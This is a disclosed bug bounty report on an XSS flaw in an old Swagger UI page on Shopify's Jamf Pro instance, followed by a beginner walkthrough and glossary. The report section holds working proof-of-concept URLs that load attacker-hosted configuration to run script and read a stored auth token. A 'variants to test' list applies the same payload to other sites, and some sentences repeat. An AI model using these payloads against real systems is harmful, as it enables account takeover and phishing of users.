XSS at jamfpro.shopifycloud.com
An old Swagger-UI endpoint on a Jamf Pro instance accepted a configUrl parameter that could load a data: URL, allowing an attacker to run JavaScript in the site's context. This could let an attacker perform actions as an authenticated user, and the report suggests stealing the auth token from local storage.

- Triaged in 3 days
- Fixed in 44 days
- Paid in 11 days
- Disclosed after 13 months
Summary by the program
On January 9th, 2022, @kannthu discovered that the instance of Jamf Pro running on https://jamfpro.shopifycloud.com has the old Swagger-UI exposed at /classicapi/doc/. It was possible for an attacker to craft a URL that could introduce an XSS payload to be ran in the application context.
Our engineers deployed a fix that removed access to this endpoint, mitigating this vulnerability.
Summary by the researcher
The issue was found as part of a research project on https://www.vidocsecurity.com/blog/2022-summary-how-we-made-120k-bug-bounty-in-a-year/
We created a Module specifically to detect Swagger UI across different companies - this issue was discovered using this Module. You can use this module yourself and detect Swagger UIs at scale:)
The report
Description There is Jamf Pro running at https://jamfpro.shopifycloud.com/ which has old Swagger-UI exposed at /classicapi/doc/. I think it's possible to take over the Jamf Pro account of the user that clicks the link. (more about that below)
Steps to reproduce

POC with simple alert box:
- Open
https://jamfpro.shopifycloud.com/classicapi/doc/?configUrl=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9leHViZXJhbnQtaWNlLnN1cmdlLnNoL3Rlc3QueWFtbCIKfQ== - You should see an alert box (F1573391)

POC rendering phishing page:
- Click the link:
https://jamfpro.shopifycloud.com/classicapi/doc/?configUrl=data:text/html;base64,ewoidXJsIjogImh0dHBzOi8vdGVhcmZ1bC1lYXJ0aC5zdXJnZS5zaC90ZXN0LnlhbWwiLAp9 - You should see a phishing page rendered (F1573392)
POC of stealing auth token:
Jamf Pro stores authentication token in localstorage under authToken key when you authenticate using login and password, so my assumption is that it will do the same for Saml authentication. (you will have to test that) If it's true then taking over the user's account who clicked the link would be trivial. The POC below will print authToken from localstorage.
- Authenticate to
jamfpro.shopifycloud.comand click the link:https://jamfpro.shopifycloud.com/classicapi/doc/?configUrl=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9zdGFuZGluZy1zYWx0LnN1cmdlLnNoL3Rlc3QueWFtbCIKfQ== - You should see an alert box with auth token.
Impact
An attacker can execute arbitrary JS code in the context of https://jamfpro.shopifycloud.com/ - it means he can do whatever authenticated user at https://jamfpro.shopifycloud.com/ could do.
Impact
An attacker can execute arbitrary JS code in the context of https://jamfpro.shopifycloud.com/ - it means he can do whatever authenticated user at https://jamfpro.shopifycloud.com/ could do.
Attachments
Context
Jamf Pro is a device management product for Apple platforms. Shopify ran an instance of it at https://jamfpro.shopifycloud.com, which falls under the *.shopifycloud.com scope of the Shopify bug bounty program on HackerOne.
That instance exposed an old Swagger UI at /classicapi/doc/. Swagger UI is the browser front end that renders an OpenAPI/Swagger definition as interactive documentation. It reads a configuration document, which in turn points at the API definition to render. The configUrl query parameter is how the page is told where that configuration lives.
Setup
No account, role or special tooling is described as a precondition for the first two proofs of concept. The third one requires an authenticated session on jamfpro.shopifycloud.com, because it reads a token that Jamf Pro writes to localStorage after login.
The researcher found the target with a custom module built to detect Swagger UI across many companies, created as part of a research project on bug bounty results. The report does not describe the module's internals.
Finding it
The exposed path was /classicapi/doc/, and the researcher describes the Swagger UI there as old. The interesting part is the configUrl parameter: it tells the page which configuration document to load. If that parameter accepts a data: URI, the configuration is attacker-controlled content rather than a file served by the application, and the page will parse and render whatever the attacker supplies.
That is the shape of the bug: a documentation page that fetches and renders a document from a URL the visitor controls, in the origin of the application.
Exploitation
Step 1: a simple alert box
The first proof of concept is a single URL:
https://jamfpro.shopifycloud.com/classicapi/doc/?configUrl=data:text/html;base64,[redacted]==
The configUrl value is a data:text/html;base64,... URI. Decoded, the base64 payload is a JSON object with a single url key pointing at a YAML file hosted on an external host:
Swagger UI loads that configuration, follows the url to the YAML definition, and renders it. Swagger UI loads that configuration and follows the url to the YAML definition, and visiting the URL produces an alert box. Visiting the URL produces an alert box, referenced in the report as F1573391.
Step 2: rendering a phishing page
The second proof of concept uses the same mechanism with a different configuration document:
https://jamfpro.shopifycloud.com/classicapi/doc/?configUrl=data:text/html;base64,[redacted]
Decoded, this one is:
Here the rendered result is a phishing page rather than an alert, referenced as F1573392. The point is that the page is served from the jamfpro.shopifycloud.com origin, so a victim sees a login-style page under a trusted hostname.
Step 3: reading the authentication token
Jamf Pro stores the authentication token in localStorage under the authToken key when a user logs in with a username and password. The researcher's assumption, stated as an assumption in the report, is that SAML authentication stores it the same way; the report notes that this would have to be tested.
If that holds, the third proof of concept takes the account over. The victim authenticates to jamfpro.shopifycloud.com and then clicks:
https://jamfpro.shopifycloud.com/classicapi/doc/?configUrl=data:text/html;base64,[redacted]==
Decoded, the configuration is:
Visiting the link while authenticated produces an alert box showing the auth token. If the assumption holds, the token is exposed and the attacker can act as the victim.
Attachments
The report includes two screenshots of the proofs of concept.
Root cause
The Swagger UI build served at /classicapi/doc/ accepted a configUrl value that was not restricted to same-origin or otherwise trusted locations. A data: URI passed that check, so the configuration document came from the attacker, and the url inside it pointed at an attacker-hosted YAML definition. Swagger UI rendered that definition inside the application's origin, which turns a documentation page into a script execution primitive.
Impact
An attacker can execute arbitrary JavaScript in the context of https://jamfpro.shopifycloud.com. In the researcher's words, that means doing whatever an authenticated user on that host could do.
The strongest form of the attack depends on the victim being logged in and on the token being stored in localStorage under authToken for the authentication method in use. For username and password logins the report states this storage behaviour directly; for SAML it is an assumption the researcher flags for testing. Where it holds, a single crafted link clicked by a logged-in user hands over the account.
A weaker form is the phishing page, which renders under the trusted hostname.
Fix
Shopify's engineers deployed a fix that removed access to the /classicapi/doc/ endpoint, which eliminated the vulnerability. The report does not describe any change to the Swagger UI code itself.
Variants to test
- Other Swagger UI deployments with a
configUrlparameter. Try adata:text/html;base64,...value carrying a JSON object with aurlkey that points at a definition you host. A positive result is an alert box, or any script you control running, on the target origin. - Other documentation front ends that take a spec URL. The same pattern applies wherever a page fetches a definition from a user-supplied location. A positive result is your definition being rendered from the application's origin.
- Token storage on the target. Check whether the application keeps session material in
localStorageorsessionStorageunder a predictable key, and whether that holds for every login method, including SSO. A positive result is a key you can read from injected script that is sufficient to act as the user.
Hunting notes
Swagger UI and similar consoles are often deployed alongside an API and left reachable long after the API itself has moved on; the report calls the exposed build old.
Naming the exact storage key and the exact consequence, account takeover, makes the severity concrete. Where a step rests on an assumption, such as the SAML storage behaviour here, say so explicitly rather than presenting it as confirmed.
What happened, in plain words
Shopify runs a bug bounty programme on HackerOne. That means people outside the company can look for security mistakes in Shopify's systems, report them, and get paid if the report is valid. One of the systems in scope was anything under *.shopifycloud.com, a family of web addresses that Shopify owns.
On 9 January 2022, a researcher called kannthu found that one of those addresses, https://jamfpro.shopifycloud.com, was running a piece of software called Jamf Pro. Jamf Pro is a tool companies use to manage Apple devices: Macs, iPhones and iPads. It lets an administrator see the devices, push settings to them and keep them up to date. Because it controls devices, an account on it is valuable, and that is why it was interesting to a security researcher.
The Jamf Pro installation had a documentation page left open at /classicapi/doc/. That page was built with an old version of a tool called Swagger UI. Swagger UI is a web page that reads a description of an API and turns it into clickable documentation. An API (application programming interface) is the set of addresses a program offers so other programs can talk to it, a bit like a restaurant menu: it lists what you can order and how to ask for it. Swagger UI reads a file that describes that menu and draws it nicely in the browser.
The problem was that the page could be told where to read that description from, using a value in the web address called configUrl. If you can point that value at a file you control, you can make the page load your content instead of the company's. And because the page runs on the company's own web address, anything it loads runs with the company's trust. That is the essence of cross-site scripting, usually shortened to XSS: tricking a trusted website into running code that an attacker supplied, so the browser believes the code belongs to the site.
A simple comparison: imagine a receptionist at a bank who will read out any letter you hand them, using the bank's official letterhead. The letter looks like it came from the bank, but you wrote it. XSS is the web version of that.
Shopify's engineers fixed it by removing access to that documentation page entirely. The researcher was paid a bounty of 9,400 USD, and the report was disclosed publicly on 2 February 2023 with a severity of medium and a CVSS score of 6.7. CVSS is a standard scoring system for how serious a security flaw is, where 0 is harmless and 10 is as bad as it gets.
How the researcher found it
The researcher was running a research project on bug bounty results, and built a custom module whose job was to detect Swagger UI pages across many different companies at once. This finding came out of that module. The report does not describe how the module works inside.
The lesson for a beginner is that this kind of page is easy to overlook. Companies add documentation tools next to their APIs and then forget about them.
The setup you need to follow along
For the first two demonstrations, the report describes no account, no special role and no special software. A browser is enough. For the third demonstration you need to be logged in to jamfpro.shopifycloud.com, because that one reads a value the site stores in the browser after login.
The vulnerable page and the parameter
The page lived at /classicapi/doc/. The researcher describes the Swagger UI there as old. The part that mattered was the configUrl parameter.
A parameter is the part of a web address after a question mark. In example.com/page?colour=blue, the parameter is colour and its value is blue. Websites use parameters to pass information to a page, for example which product to show or which language to use.
Here, configUrl told the Swagger UI page where to find its configuration document. A configuration document is a small file that says, among other things, where the actual API description lives. If the page accepts a data: address as the value, then the configuration is not a file from the company's server at all: it is content the attacker wrote and pasted straight into the link.
A data: address is a way of putting a file's contents directly inside a web address instead of pointing at a server. It looks like data:text/html;base64,.... and the long string after the comma is the file, encoded in base64. Base64 is a way of writing any bytes using only ordinary letters, digits and a couple of symbols, so the content can travel safely inside a web address. It is not encryption; anyone can decode it.
So the shape of the bug is: a documentation page that fetches and displays a document from a location the visitor chooses, while running on the application's own web address.
Demonstration 1: making an alert box appear
The first demonstration is a single web address:
https://jamfpro.shopifycloud.com/classicapi/doc/?configUrl=data:text/html;base64,[redacted]==
Line by line, in plain words:
https://jamfpro.shopifycloud.comis the company's server, the trusted place./classicapi/doc/is the forgotten documentation page on that server.?configUrl=starts the parameter and says which setting is being supplied.data:text/html;base64,says: the value is not a normal web address, it is a file written inline, and the file is base64-encoded.- The long string at the end is that file.
If you decode the base64 string, you get a small JSON document. JSON is a plain text format for structured data, made of names and values in curly braces, a bit like a very simple form. The decoded content is:
What this says is: the configuration has one setting, url, and its value is another web address, on a host called surge.sh that the researcher controlled. A YAML file is a text file for structured data, similar in spirit to JSON but written with indentation instead of braces.
So the chain is: the victim opens the link, the Swagger UI page reads the configuration from the inline data: content, sees the url setting, fetches the YAML file from the researcher's host, and renders it. The YAML file is fetched and rendered by the page. Because the page is on jamfpro.shopifycloud.com, the browser treats that script as coming from jamfpro.shopifycloud.com.
The result is an alert box popping up. The report refers to this proof as F1573391. An alert box is the classic harmless proof in XSS: it shows that code you supplied actually ran, without doing any damage.
Demonstration 2: drawing a fake login page
The second demonstration uses the same trick with a different configuration document:
https://jamfpro.shopifycloud.com/classicapi/doc/?configUrl=data:text/html;base64,[redacted]
Again, line by line:
- The server and the page are the same as before.
configUrl=again carries adata:value with base64 content.- Only the encoded content differs.
Decoded, this one is:
This configuration points at a different YAML file on a different researcher-controlled host. This time the page that gets rendered is not an alert but a phishing page. Phishing means building a fake page that looks like a real login screen so the victim types their username and password into it. The report refers to this proof as F1573392.
The important detail is where that fake page appears to live. It is served from the jamfpro.shopifycloud.com address, so the browser's address bar shows the trusted company hostname. A careful user who checks the address bar would still see the real domain. That is what makes this form of XSS dangerous.
Demonstration 3: reading the login token
This is the step that turns a nuisance into an account takeover.
When you log in to a website, the site needs a way to remember that you are you on the next page load. It usually gives your browser a piece of text called a token or a session cookie, and the browser sends it back with every request. A token is like a cloakroom ticket: whoever holds it gets the coat, no questions asked. If an attacker copies your ticket, they can collect your coat.
Jamf Pro stores its authentication token in a browser storage area called localStorage, under the key authToken, when a user logs in with a username and password. localStorage is a small storage box built into every browser, tied to a website, that keeps data even after you close the tab. Any script running on that website can read it.
The researcher's assumption, stated as an assumption in the report, is that SAML logins store the token the same way. SAML is a standard way for one system to hand login duties to another, often used so staff sign in through a company-wide login page. The report notes that this part would have to be tested.
If the assumption holds, the third demonstration takes over the account. The victim logs in to jamfpro.shopifycloud.com and then clicks:
https://jamfpro.shopifycloud.com/classicapi/doc/?configUrl=data:text/html;base64,[redacted]==
Line by line:
- Same trusted server, same forgotten documentation page.
- Same
configUrlparameter with inline base64 content. - The encoded content points at a third YAML file on a third researcher-controlled host.
Decoded, the configuration is:
Visiting the link while authenticated produces an alert box showing the auth token. The victim sees a popup with a long string in it. That string is the cloakroom ticket. If the assumption holds, the attacker can act as the victim without knowing the password.
The screenshots
The report includes two screenshots of the demonstrations.
Why it worked
The Swagger UI build at /classicapi/doc/ accepted a configUrl value that was not limited to the company's own server or other trusted places. A data: address got through, so the configuration document came from the attacker. The url inside that configuration then pointed at a YAML file the attacker hosted. Swagger UI rendered that file inside the application's own web address, which turns a documentation page into a way to run code.
What an attacker could do
An attacker can run any JavaScript they like in the context of https://jamfpro.shopifycloud.com. JavaScript is the programming language browsers run; it is what makes pages interactive, and it can read the page, read browser storage and send data elsewhere. Running in the context of a site means the browser treats the code as part of that site, with that site's permissions. In the researcher's words, the attacker can do whatever an authenticated user on that host could do.
The strongest version of the attack depends on two things: the victim being logged in, and the token being stored in localStorage under authToken for the login method in use. For username and password logins the report states this storage behaviour directly. For SAML it is an assumption the researcher flags for testing. Where it holds, one crafted link clicked by a logged-in user hands over the account.
The weaker but unconditional version is the phishing page. It appears under the trusted hostname whether or not the victim is logged in, so it works on anyone who clicks.
The fix
Shopify's engineers removed access to the /classicapi/doc/ endpoint, which eliminated the vulnerability. The report does not describe any change to the Swagger UI code itself.
Related things worth testing
- Other Swagger UI deployments with a
configUrlparameter. Try adata:text/html;base64,...value carrying a JSON object with aurlkey that points at a definition you host. A positive result is an alert box, or any script you control running, on the target's own address. - Other documentation front ends that take a specification URL. The same pattern applies wherever a page fetches a definition from a location the visitor supplies. A positive result is your definition being rendered from the application's own address.
- Token storage on the target. Check whether the application keeps session material in
localStorageorsessionStorageunder a predictable key, and whether that holds for every login method, including single sign-on. A positive result is a key you can read from injected script that is enough to act as the user.
Notes for someone starting out
Swagger UI and similar consoles are often deployed next to an API and left reachable long after the API itself has moved on; the report calls the exposed build old. The signal during reconnaissance, the early stage of looking around a target, is a documentation endpoint that is still served, especially one whose address carries a parameter naming a configuration or specification location.
Naming the exact storage key and the exact consequence, account takeover, makes the severity concrete. Where a step rests on an assumption, such as the SAML storage behaviour here, say so explicitly rather than presenting it as confirmed.
Glossary
- API: the set of addresses and rules a program offers so other programs can talk to it, like a menu of what you can ask for.
- Authentication: proving who you are, usually with a username and password or a single sign-on system.
- Base64: a way of writing any data using only ordinary letters, digits and a few symbols, so it can travel inside a web address. It is encoding, not encryption, and anyone can decode it.
- Bug bounty programme: a scheme where a company pays outside researchers for reporting security flaws in its systems.
- Configuration document: a small file that tells a program how to set itself up, here telling Swagger UI where to find the API description.
- Context (of a site): the identity a browser assigns to running code, based on which website served it. Code in a site's context can do what that site can do.
- Cookie: a small piece of data a website asks the browser to store and send back with later requests, often used to remember that you are logged in.
- Cross-site scripting (XSS): a flaw where a trusted website is tricked into running code supplied by an attacker, so the browser treats that code as belonging to the site.
- CVSS: a standard scoring system for the severity of a security flaw, from 0 (harmless) to 10 (as bad as it gets).
data:address: a way of putting a file's contents directly inside a web address instead of pointing at a server.- Endpoint: a specific address on a server that does a specific job, such as a page or an API path.
- HackerOne: a platform where companies run bug bounty programmes and researchers submit reports.
- Instance: one running copy of a piece of software, here one installation of Jamf Pro belonging to Shopify.
- Jamf Pro: software for managing Apple devices such as Macs, iPhones and iPads, used by administrators to configure and update them.
- JavaScript: the programming language browsers run, used to make pages interactive and able to read page content and browser storage.
- JSON: a plain text format for structured data, written as names and values inside curly braces.
localStorage: a storage box built into the browser, tied to one website, that keeps data even after the tab is closed and can be read by any script on that site.- OpenAPI / Swagger definition: a file that describes an API, listing its addresses and what they accept and return.
- Origin: the combination of scheme, host and port that a browser uses to decide which site a page belongs to, for example
https://jamfpro.shopifycloud.com. - Parameter: the part of a web address after a question mark that passes a value to the page, as in
?colour=blue. - Phishing: building a fake page that imitates a real one, usually a login screen, to trick someone into handing over their credentials.
- Reconnaissance: the early stage of looking around a target to find what is exposed, before trying anything.
- SAML: a standard that lets one system hand login duties to another, often used for company-wide single sign-on.
sessionStorage: likelocalStorage, but the data is cleared when the tab is closed.- Single sign-on (SSO): logging in once through a central system and being recognised by several other systems.
- Swagger UI: a web page that reads an API description and turns it into clickable, interactive documentation.
- Token: a piece of text a site gives your browser after login and accepts as proof of who you are, like a cloakroom ticket.
- YAML: a text format for structured data, similar in purpose to JSON but written with indentation.





